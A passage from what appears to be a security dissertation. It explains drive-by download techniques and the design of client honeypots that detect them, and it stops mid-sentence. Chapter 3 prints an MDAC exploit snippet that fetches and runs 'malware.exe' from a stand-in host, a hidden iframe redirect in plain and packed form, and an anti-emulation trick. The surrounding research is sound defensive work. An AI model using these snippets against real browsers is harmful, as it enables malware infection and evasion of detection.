An attack through the Internet that targets server processes (e.g., RPC-DCOM, the print spooler in the Windows OS) is called a *remote exploit*. Some examples are CodeRed and Blaster, which spread rapidly in the early 2000s, and Conficker, which struck in 2008. Windows OS is equipped with a personal firewall as a basic functionality against this type of exploit, and network appliances apply many network boundary protection measures such as blocking unused TCP/UDP ports and stopping communication from outside the network from getting inside the network. These measures have helped to gradually reduce the number of unidirectional attacks from external networks. However, a large number of web browser and plug-in vulnerabilities have been exposed since 2007, and many malicious websites targeting theses vulnerabilities have appeared. When a vulnerable web client accesses those malicious websites, the client's browser or system control is hijacked, and the client is unknowingly forced to download/install malware with no user interaction [67]. This type of exploitation is called a *drive-by download*.

Unfortunately, because drive-by downloads are executed in accordance with legitimate protocols (i.e., HTTP and HTTPS), port-blocking or protocol-anomaly based detection methods are not effective as countermeasures. For this reason, drive-by downloads are now becoming the main malware infection vector. Malicious websites that attempt to perform drive-by downloads lure general public web clients to their websites by using various techniques: linking the URL of spam e-mail, search engine optimization, and compromising benign websites so they serve as landing websites of backend malicious websites.

3.2. Arbitrary code execution

Various types of vulnerabilities exist, including DoS vulnerabilities such as an infinite loop or memory leak, cross-site scripting vulnerability, and information leakage. In this dissertation, we consider an *exploitable* vulnerability for malware infection because it is the most serious vulnerability to lead to automatically malware infection. An exploitable vulnerability means that it enables an arbitrary code to be executed in a compromised target. Identifying exploitable vulnerabilities is important in order to develop an accurate detection method and select an appropriate honeypot platform. In this section, we explain two exploitable vulnerabilities, *API misuse* and *memory corruption*, and enumerate exploitable vulnerabilities of web client applications.

3.2.1 API misuse

API misuse is mistakenly granting incorrect privilege to a certain function or object in the program design phase. A typical example of API misuse is a Microsoft Data Access Component (MDAC) vulnerability called MS06-014 or CVE2006-0003.

```
var obj = document.createElement('object');
obj.setAttribute('id','obj');
obj.setAttribute('classid','clsid:BD96C556-65A3-11D0-983A-00C04FC29E36');
try{
    var xhr = obj.CreateObject('msxml2.XMLHTTP','');
    var sa = obj.CreateObject('Shell.Application','');
    var adost = obj.CreateObject('adodb.stream','');
    try{
        adost.type =1;
        xhr.open('GET','http://example.com/malware.exe',false);
        xhr.send();
        adost.open();
        adost.Write(xhr.responseBody);
        var filepath = 'C:\\a.exe';
        adost.SaveToFile(filepath,2); // <- irrelevant privilege
        adost.Close();
    }catch(e){}
    try{
        sa.shellexecute(filepath)     // <- irrelevant privilege
    }catch(e){}
}catch(e){}
```

Due to the high flexibility of MDAC functionality, modules must be granted appropriate privilege. API misuse of MDAC is an example of cross-zone scripting, which is a vulnerability within a zone-based security solution. The CVE-2006-0003 vulnerability falsely permits a file download to be output from a remote host to a local filesystem and then executed without privilege validation. With this vulnerability, `SaveToFile()` and `shellexecute()` with remote downloaded files should be forbidden; however, a privilege validation is not executed when the functions are called. Therefore, malicious scripts loaded from a malicious website can download and execute arbitrary files such as malware.

3.2.2 Memory corruption

Representative memory corruption vulnerabilities are buffer/heap overflow and format string bug. The first step of exploitation when this vulnerability is targeted is that the instruction pointer is set to arbitrary instructions. In the case of a drive-by download, an adversary lures victim web clients to malicious websites and forces them to load web content with exploit code, and then exploits the vulnerabilities of the web browser and plug-in applications. An exploit code for memory corruption is composed of a code that attacks certain vulnerabilities for obtaining control of the instruction pointer and arbitrary instruction code, called *shellcode*, after obtaining control. Shellcode, which consists of short instructions, generally downloads a malware binary from a remote host and installs it for continuous intrusion in a target. Moreover, an adversary should know the address of a shellcode allocation that is the destination address of the obtained control of the instruction pointer, and should also allocate shellcode to a target process memory in advance of the exploitation. Because of the strict conditions of this exploitation, the kind of vulnerability and implementation of the target program strongly depends on the success of the exploitation. The number of browser-based exploitations is increasing because of the rich client-side scripting environment and an epoch-making heap manipulation technique based on it. *Heap spraying* is the most popular heap manipulation technique; it enables flexible exploitation and dramatically increases the success rate of exploitation. Heap spraying involves injecting a vast quantity of instruction blocks that are composed of large sliding code (e.g., NOP) and shellcode by using JavaScript/VBscript in advance of the exploitation. Therefore, it is not necessary to recognize the specific address of allocated shellcode before the exploitation.

3.2.3 Browser and plug-in vulnerability

Exploitable vulnerabilities of web client applications (i.e., web browsers and their plug-in applications) have been discovered from 2005, as shown in Fig. 3.1. Publicly known vulnerabilities are given common identifiers of Common Vulnerabilities and Exposures (CVE) [47], which is a dictionary of publicly known information on security vulnerabilities and exposures. Conventional vulnerabilities are contained in OSs; however, in recent years, web applications can trigger them by processing malicious web content. In 2006, the main targets were web browser vulnerabilities. In 2007, AdobePDF plug-in vulnerabilities ware discovered and exploited, and in 2008 Java plug-in vulnerabilities were discovered and exploited.

3.3. Automation for drive-by downloads

A drive-by download is a compilation of recent intrusion techniques. Adversaries combine various adversarial techniques and achieve sophisticated methods of intrusion. In this section, we explain elemental adversarial techniques for exploit automation.




Figure 3.1. Exploitable vulnerabilities of web client applications
Exploit kits such as `Mpack`, `Eleonore`, `Phoenix`, and `Blackhole` are equipped with exploit code enabling them to exploit these well-known representative vulnerabilities.

3.3.1 Browser fingerprinting

Browser fingerprinting is a method to precisely distinguish which platform a web client accessing the server is using. The adversary has two objectives: user profiling for anti-security inspection and selecting the appropriate vulnerability for the following exploitation.

General web client applications describe user-agent information (i.e., OS version, browser version) in the HTTP request header. Then a website can recognize the platform of the accessing web client from the user-agent information in the HTTP request header. For more precise fingerprinting, a website collects information by using client side scripting. Client-side scripts can recognize what types and versions of applications are installed. Web content includes a legitimate library for fingerprinting (*PluginDetect* [18][1]). On the basis of the information obtained by browser fingerprinting, the corresponding exploit codes of PDF, Flash, and Java formats are loaded in the web browser or plug-ins. For example, the following code for checking the client environment is used in an actual exploit code in the wild.

```
if(window.navigator.appName ==
    ‘‘Microsoft Internet Explorer’’) {
    var ua = window.navigator.userAgent;
    var re = new RegExp(MSIE ([0-9]{1,}[.0-9]{0,})’’);
    re.exec(ua);
    ver = parseFloat(RegExp.$1);
    if(ver > 7){
     ...
```

This JavaScript code refers to the *user-agent* information about a web browser and whether it is a major version later than “7”. This checking code determines whether the target environment satisfies requirements, and if not, no attack is committed by the exploit code.

After identifying a target platform through browser fingerprinting, a malicious website prepares appropriate exploit codes. A malicious website can understand what kinds of vulnerabilities a target host contains by checking specific OS/application version information. If a target host contains vulnerable applications, a malicious website provides malicious web content with exploit codes corresponding to specific vulnerabilities. In many cases, client-side scripts conduct browser fingerprinting and select target vulnerabilities, then execute a function that triggers the exploit code.

3.3.2 Multi-vulnerability exploitation

Web browsers and their plug-ins have a variety of vulnerabilities. An existing vulnerability on a target host strongly depends on the platform (type and version

[1]PluginDetect can identify the OS, web browser, plug-in and their versions (e.g., Adobe Flash, Adobe Reader, Java, and ActiveX components)

of OS and applications). Therefore, an exploit code conducts sequential exploitation targeting multiple vulnerabilities to increase the possibility of a successful exploitation. An *exploit kit*, which is a toolkit for easily constructing an exploit site, typically performs sequential and multiple exploitations. Almost all exploit kits contain components that can exploit critical vulnerabilities that are mainly related to Internet Explorer and its plug-in applications.

3.4. Anti-detection techniques

Security has an aspect of an *arms race* between the attack side and the defense side, so we should investigate adversarial techniques and use them to design advanced counter techniques. A drive-by download is a compilation of adversarial techniques that have been developed over a number of years. We should learn anti-detection techniques that are fatal to a detection system in order to extract the requirements of an effective detection system. In this section, we introduce recent malware anti-detection techniques: code obfuscation, traffic redirection, client blacklisting, and anti-browser emulation.

3.4.1 Code obfuscation

Malicious sites often have obfuscated malicious scripts, which create exploit codes or redirect tags to the exploit site, in order to elude IDS signatures and make analysis more difficult. The scripting engine of a web browser processes an obfuscated script to deobfuscate it using techniques such as an unescape function, hex escaping, string replacing, or XOR. Obfuscated script includes not only an exploit code but also redirect functionality. For example, redirect code that leads a user to a malicious website is described as follows:

```
<script>
 document.write(<iframe src=''http://example.com/exploit.php'' hight='0' width='0'>);
</script>
```

, and the obfuscated code of this malicious redirect code by an obfuscator (*Dean Edwards' JavaScript Packer* [57]) is

```
<script>
 eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};
 if(!''.replace(/^/,String)){while(c--){d[c.toString(a)]=k[c]||c.toString(a)}
 k=[function(e){return d[e]}];e=function(){return'\\w+'};c=1};
 while(c--){if(k[c]){p=p.replace(new RegExp('\\b'+e(c)+'\\b','g'),k[c])}}
 return p}('5.4(<3 1=''2://6.7/b.a''9=\'0\'8=\'0\'>);',12,12,'|src|http|iframe|
 write|document|example|com|width|hight|php|exploit'.split('|'),0,{}))
</script>
```

Because entire original code strings can be replaced with different unpredictable strings, it is difficult to use signature matching as a detection method. Blanc et al. [6] focused on the syntactic structure of obfuscated code and proposed a classification method for obfuscated JavaScript. Jsunpack-n [22] is a tool for deobfuscating and analyzing malicious HTML/JavaScript. The JavaScript engine of Jsunpack-n is mainly based on SpiderMonkey [60] provided by Mozilla, and it enhances DOM emulation. It can also analyze PDF and SWF file formats. Moreover, it conducts signature-based detection to identify typical strings in exploit code on deobfuscated web content.

Obfuscation for protecting JavaScript code is also used by many legitimate websites. For this reason, detecting malicious sites by detecting only obfuscated script will produce false positives. Therefore, we need to use real web browsers and run web content on them to detect malicious web sites accurately.

3.4.2 Traffic redirection

In most situations, malicious sites have specific responsibilities, which are divided by an adversary. An exploit site does the actual exploitation of a target web browser and forces it to download a malware executable from a malware distribution site. A hopping site redirects a target to the next hopping site or to an exploit site. A hopping site that is accessed first is called a landing site. These sites are illustrated in Fig.3.2. In this dissertation, we call the redirection network formed by these sites a malware distribution network (MDN). First, adversaries lure web clients to exploit web sites by using compromised web sites that are injected with malicious iframe tags or script tags. Once web clients access the compromised web sites, they are redirected automatically to the next hopping site or to an exploit site. A hopping site that is injected with a redirect instruction code, in some cases prepared by adversaries themselves, is chained to the next hopping site or the exploit site. If only a landing site is accessed, the



1. Access by a web browser
2. Redirect to next hopping site or exploit site
3. Exploit web browser vulnerability
4. Download and install malware
Victim host
Landing site / Hopping site
Exploit site
Malware distribution site

Figure 3.2. Malware distribution network

web client (web browser) is forced to access the exploit site eventually due to the malicious redirect instructions. Adversaries use this method because it can easily capture a lot of web clients, evade attack detection, and make it more difficult to track the adversaries themselves. Representative redirection methods are protocol redirect (e.g., HTTP 302 redirect), tag redirect (e.g., frame tag, iframe tag, script tag, META tag, which sets a refresh attribute), and script redirect (e.g., *location.href* and *location.replace* methods of JavaScript). In particular, invisible redirect content (e.g., an iframe that has a small pixel height/width and an invisible attribute) are often used to avoid being noticed by users.

3.4.3 Client blacklisting

A malicious website usually records IP addresses and user-agent information of the web client for user profiling and *client blacklisting*. It regards web clients that access it repeatedly as security investigation systems for security, and it forbids access to specific web clients or replies with harmless web content in order to circumvent detection. Moreover, known IP addresses used for inspection (e.g., security organizations or anti-virus vendors) are listed and shared among adversaries. In particular, online sandbox services are recorded for such lists.

3.4.4 Anti-browser emulation

Tools for analyzing malicious web content are based on interpreters of JavaScript or PDF files. Malicious web content identifies the behaviors that are different between a real system and an emulator, so it can detect when it is being analyzed. For example, `gc()`, `clone()`, `trap()`, `untrap()`, `readline()`, and `quit()` are debug functions of a JavaScript emulator. Then a real browser returns an *error* to debug a function call, but the analyzing tools successfully receive and process the debug function call. Anti-browser emulation code is represented as follows.

```
try{quit();}
catch(e){evil_code}
```

A real web browser catches an error and then executes *evil code*; however, an emulator only executes `quit()` without an error. To counter anti-browser emulation, a client honeypot should eliminate the differences between a real system and an emulator. Therefore, a client honeypot should adopt complete emulation engines of all web content, or real web browser and plug-in applications.

3.5. Summary

There are two types of exploitable vulnerabilities: API misuse and memory corruption. Drive-by downloads target web browsers with these exploitable vulnerabilities. Malicious websites conduct drive-by downloads. We reviewed the techniques adversaries use for anti-detection and automation for exploitation. Browser fingerprinting identifies the type and version of the target platform. With the results of browser fingerprinting, a malicious website can target appropriate vulnerabilities simultaneously. Code obfuscation interferes with emulation-based analysis. Traffic redirection constructs a complicated network for malware distribution by cloaking backend malicious websites. Client blacklisting regards repeated accesses as security inspections, and replies with harmless web content to circumvent detection.

Chapter 4

Honeypot for gathering intelligence of malware infection

I classify honeypots based on their attack vector and interaction level. I introduce existing implementations of honeypots and their properties according to these classes. I also enumerate assumed countermeasures based on information obtained by the honeypot.

4.1. Objective of honeypot

Conventional intrusion detection methods cannot conduct sufficient observation of malware because of the sophisticated and complex attack techniques that have been used in recent years. By contrast, a honeypot acts as an actual victim and interacts with the adversary. A honeypot in general provides a computing resource to be scanned, attacked, compromised, or accessed by an adversary. The resource could essentially be a system, a service, or an application. A honeypot can gather closer activity of an adversary on a victim host with obtained evidence. Current honeypots are used for investigating and collecting information on the exploitation methodologies of adversaries and malware executables. The information that is obtained that is not available to conventional intrusion detection measures is helpful for developing practical countermeasures.




Figure 4.1. Taxonomy of honeypot

4.2. Taxonomy of honeypot

Honeypots can generally be classified based on two fundamental and independent aspects: type of attack vectors, and level of interaction [17] [65]. I explain these aspects in this section and introduce conventional client honeypots in the next section.

4.2.1 Type of attack vector

Conventional honeypots are designed for receiving server-side attacks and can thus passively detect them. This type of honeypot is called a server honeypot and has many implementations corresponding to the infection vector, e.g., a Windows OS honeypot [64] [62], and a Web server honeypot [63]. A server honeypot utilizes network services, e.g., RPC, Web application, and SSH, listens on their well-known ports, and passively monitors any connections initiated by remote hosts. The property of information obtained by a server honeypot depends on the IP address location of the honeypot because remote exploits conducted by a worm-infected host usually target neighbor hosts to spread an infection effectively.

Client-side attacks such as drive-by downloads are triggered by target actions, so these attacks are outside the scope of server honeypots. In contrast, a type of client honeypot is equipped with client applications that connect to remote services and monitor all generated activity. In particular, web browser type honeypots that receive drive-by download attacks, called client honeypot, have been proposed. These honeypots must actively visit websites as a web browser and discover malicious websites in a large web space.

4.2.2 Level of interaction

In terms of interaction with adversaries, there are two types of honeypot: *high-interaction* and *low-interaction*. The most significant difference in their architecture is whether they use a real system or an emulator. The low-interaction honeypot emulates a vulnerable host and simplifies the detailed processing. It exhibits high performance but collects less information than that with an actual system. The high-interaction honeypot employs an actual vulnerable host attached to monitoring modules for observing internal system behavior; therefore, the honeypot's performance is on the same level or less than that of an actual system. A low-interaction system is suitable for surface analysis by high-speed crawling; however, a simplified rendering engine is an obstacle in conducting in-depth analysis of exploit techniques.

4.3. Conventional client honeypot

A web browser type of client honeypot is designed for receiving drive-by download malware infection. The term client honeypot implies a web browser type client honeypot in this dissertation. Existing implementations of client honeypots are both low-interaction [71] [29] [55] [16], and high-interaction [83] [70] [35].

The main issue with low-interaction based client honeypots [71] [55] [16] is determining how to emulate rendering engines of browsers and plug-ins. HoneyC [71] is a basic model of a low-interaction client honeypot, It consists of three components: *queuer*, which collects inspection URLs, *visitor*, which crawls the URLs, and *analysis engine*, which detects an exploitation. PhoneyC [55] and

Thug [16] try to emulate basic rendering engines (e.g., DOM and JavaScript) and vulnerable browser functionalities.

[83] [70] [35] are high-interaction client honeypots. HoneyMonkey [83] and Capture-HPC [70] can use many VMs for improving inspection performance. In addition, the current version of Capture-HPC can support multi-browser processing and discriminate which web browser is exploited based on a mapping of the state changes (e.g., file/registry accesses, process creations) to the process ID of a web browser. BLADE [35] provides a safe execution environment for browser processing without modification of the original files. Many high-interaction honeypot implementations monitor a file/registry access event to detect intrusions in the kernel layer [70] [35]. Monitoring in the kernel layer does not depend on a specific browser implementation. Therefore, these honeypots can observe events and be comprehensively implemented. However, such events are extremely primitive, and it is difficult to infer the aim of an application. For example, a web browser translates HTML into the document object model (DOM), which is a structural representation format of HTML in a browser's memory, on its process memory and processes the semantics of the included web content.

4.4. Providing information for stakeholders, and countermeasures

Malicious URLs and corresponding domain names and IP addresses are basic information obtained by the client honeypot. It can also extract exploit codes and malware binaries from a filesystem or from communication with a malicious website. Moreover, by analyzing an exploit code, the operator of a client honeypot can understand what type of vulnerability is exploited. I enumerate assumed stakeholders and their countermeasures based on information obtained by honeypot in Table 4.1. Stakeholders must take responsibility for their layers and services. A client honeypot has the ability to accelerate countermeasures on various layers and services.

Table 4.1. Information obtained by honeypots; the stakeholders that can benefit from it, and countermeasures

Information	Stakeholder	Countermeasure
Vulnerability, exploit code	OS, application vendors	Software security fix
Malware, exploit code	Anti-virus, security appliance vendors	Signature generation
Domain name, URL	Search engine providers	Blocking search result
IP address, domain name, URL	Blacklist providers	Blacklist registration
IP address, domain name, URL	Security operation center	Access filtering
Domain name, URL	Administrator of compromised website	Website security fix
Domain name	Domain registrar	Deregistration

4.5. Summary

A client honeypot is required to actively interact with web servers on the web space. There are two levels of interaction: low and high. They both have drawbacks and advantages. Information obtained by the honeypot can be utilized in actual countermeasures in cooperation with assumed stakeholders.

Chapter 5

Design and Implementation of client honeypot

On the basis of the attack model and existing honeypots described in Chapters 3 and 4, I enumerate primary requirements for the design and implementation of a client honeypot designed to gather information on malware infection activity. The proposed methods were evaluated and confirmed to be effective in a laboratory test and in actual web space.

5.1. Requirements

The procedure for malicious website detection is 1) select an observation point (i.e., URL) in the web space and 2) inspect the selected observation point and identify whether it is malicious. A client honeypot, in general, has three basic components: a *URL collecting* component, *Web browsing* component, and *content analyzing* component. In HoneyC [71], these are called *queuer*, *visitor*, and *analysis engine*, respectively. The URL collecting component is responsible for collecting a list of websites to visit. The URL collecting component can employ algorithms to create a list of websites (e.g., search engine API). The web browsing component is responsible for interacting with websites. It sends a request to websites, receives a corresponding response (i.e., web content), and processes it. The content analyzing component is responsible for identifying whether web content is malicious.




Figure 5.1. Basic components of client honeypot and corresponding requirements

In Chapter 3, I surveyed targeted applications and adversary techniques. In Chapter 4, I classified honeypots and learned of several problems. I use the information from Chapters 3 and 4 to enumerate the basic requirements for honeypot design and implementation as follows: *precise detection*, *inspection performance*, *information collection*, *safeguarding*, *camouflaging*, and *seed URL selection*. These requirements are classified into internal and external network environments. Improving the internal host environment of a honeypot should ensure precise detection, inspection performance, and information collection. Seed URL selection does not strongly depend on the internal host environment of the client honeypot; therefore, improving the external network environment of the client honeypot should satisfy this requirement. Camouflaging and safeguarding should be satisfied by improving both the internal and external design of the client honeypot. The correspondence between basic components and requirements is shown in Fig. 5.1. I circumstantially address the extracted requirements in this section.

5.1.1 Precise detection

When a honeypot detects exploitation, it regards the URL corresponding to the detected web content as malicious. I can implement mandatory countermeasures (e.g., filtering, takedown) using this information.

A false positive, in which a benign website is mistakenly regarded as malicious, causes critical collateral damage for the benign website that owns that URL. On the other hand, when a false negative occurs, which is when a malicious website is mistakenly regarded as a benign website, it is difficult to protect a web client from the malicious website in the countermeasure phase. Therefore, the detection method used by the honeypot should be designed so as to reduce the number of false negatives without producing false positives.

5.1.2 Inspection performance

A client honeypot inspects web content corresponding to a certain URL to identify whether the URL is benign or malicious. A conventional honeypot (e.g., Windows OS honeypot expecting a remote exploit) does not require high performance because it only processes communication packets that have arrived from remote hosts (attackers) and passively detects attacks.

By contrast, a client honeypot should actively crawl web space and inspects a large amount of web content. Moreover, web content changes dynamically as time progresses. For example, a benign website is compromised and then becomes a malicious website, or newly created malicious websites appear in web space. Due to the dynamism of web content, one-off inspection is not sufficient to understand the situations of websites in web space. Therefore a client honeypot should conduct repeated inspections as an actual countermeasure. For a honeypot to conduct a large-scale inspection, it requires high inspection performance.

5.1.3 Information collection

Countermeasures require the collection of information for not only binary decisions on whether or not a website is malicious but also various kinds of information such as malware executables, exploitation methods, and relationships with malicious URLs in a malware distribution network. When a web browser accesses a certain URL, it secondarily accesses other URLs through remote inclusion of script/iframe/img/css tags. Consequently, it interacts with various websites simultaneously. Conventional client honeypots detect exploitation, but they do not identify which accessed URLs are malicious or the relationship among accessed URLs.

5.1.4 Safeguarding

Honeypots have some safety risks. If an adversary manages to compromise my honeypot, he could try a secondary attack. In many cases, adversaries could use a compromised host (e.g., honeypot) as a stepping stone to attack another system that is not under our control or to instrument it to participate in a DDoS attack. Because high-interaction honeypots can be fully compromised by an adversary, we need to carefully consider the possible consequences of a compromise. Safeguarding is not only a requirement for client honeypots but also for general honeypots. In order to maintain continuous operation under our control, a client honeypot should sustainably control exploitations without being fully compromised and destroying the honeypot environment.

5.1.5 Camouflaging

Malicious websites interfere with inspections by using various obstacles. Client blacklisting interferes with repeated inspections. Browser fingerprinting identifies detailed types and versions of target hosts before the exploitation is carried out. Therefore, a client honeypot should stealthily conduct inspections and faithfully perform as an actual victim host.

5.1.6 Seed URL selection

The requirement for precise detection in Sect. 5.1.2 represents how to correctly identify whether a specific website is malicious. In a contract, the requirement of a seed URL selection represents how to select URLs for inspection in large web space. Therefore, precise detection and seed URL selection are complementary in malicious website detection. It is impossible to inspect the entire web space with a

Table 5.1. Qualitative comparison between low interaction and high interaction

Type	System	Detection accuracy	Information collection	Camouflaging	Inspection performance	Safeguarding
Low interaction	Emulator	Low (simplified processing)	Low (simplified processing)	Low (unnatural behavior)	High (simplified processing)	High
High interaction	Real OS and application	Potentially high	Potentially high	Potentially high	Low (equivalent as victim host)	Low (equivalent as victim host)

client honeypot; therefore, we should preferably select suspicious URLs (in other words, potential malicious URLs) for inspection. If a certain potential malicious URL is not in the list for inspection, it is absolutely impossible to discover it.

5.2. Low-interaction and high-interaction

Requirements related to the internal host environment strongly depend on the level of interaction based on the discussion in Chapter 4. The qualitative comparison between low interaction and high interaction is shown in Table 5.1. The type of interaction strongly depends on the above qualitative differences.

The communication transactions of remote exploits are comparatively simple, and emulator-based server honeypots have been developed as a countermeasure to them. In contrast, drive-by downloads use complicated transactions and various web content formats. Therefore, low interaction is required in order to emulate various applications and to process file formats. The difficulty of emulation-based analysis in general results in low detection precision and low information collection ability. High-interaction performance as an actual victim host allows the ability to be exploited. Having an ability to be exploited potentially enables high detection precision and information collection. In the following section, I propose and evaluate the methods for satisfying the enumerated requirements and I describe a novel client honeypot I developed called Marionette, which is based on a high-interaction system. In addition, seed URL selection is independent of the internal host environment, so I discuss my proposal for effective seed URL generation in Chapter 7.

5.3. Exploit detection

First of all, I classify exploitation into three phases: *pre-exploitation*, *exploitation*, and *post-exploitation*. I explain these three phases of exploitation as follows (Fig. 5.2).

1. **Pre-exploitation phase**: The pre-exploitation phase consists of techniques for preparing for the exploitation. These techniques include decoding obfuscated web content, browser fingerprinting, and manipulating heap memory.

2. **Exploitation phase**: In the exploitation phase, the vulnerability is exploited and arbitrary code runs. In the case of a memory corruption vulnerability, the exploit code attacks the target vulnerability and alternates a temporarily obtained *instruction pointer* with shellcode previously allocated in the target process memory.

3. **Post-exploitation phase**: After obtaining temporary control of the target process, an adversary installs malware for permanent intrusion. A malware binary is contained inside an exploit code or is downloaded from a remote host. The post-exploitation phase consists of behavior such as malware downloads, execution, and malware activity after infection.

The reason exploitation fails in the pre-exploitation phase is that it stops itself because the target platform is different from the expected target platform. An exploitation targeting a memory corruption vulnerability in the exploitation phase will only be probabilistically successful. A conventional detection method based on primitive events of filesystem/registry/process on the kernel layer can only detect malicious activity after an exploitation succeeds in the post-exploitation phase. Therefore, exploitation failure is outside the scope of this kind of detection method.

To detect these various exploit activities, my detection methods focus on each exploit phase. My system performs stepwise detection focusing on the above

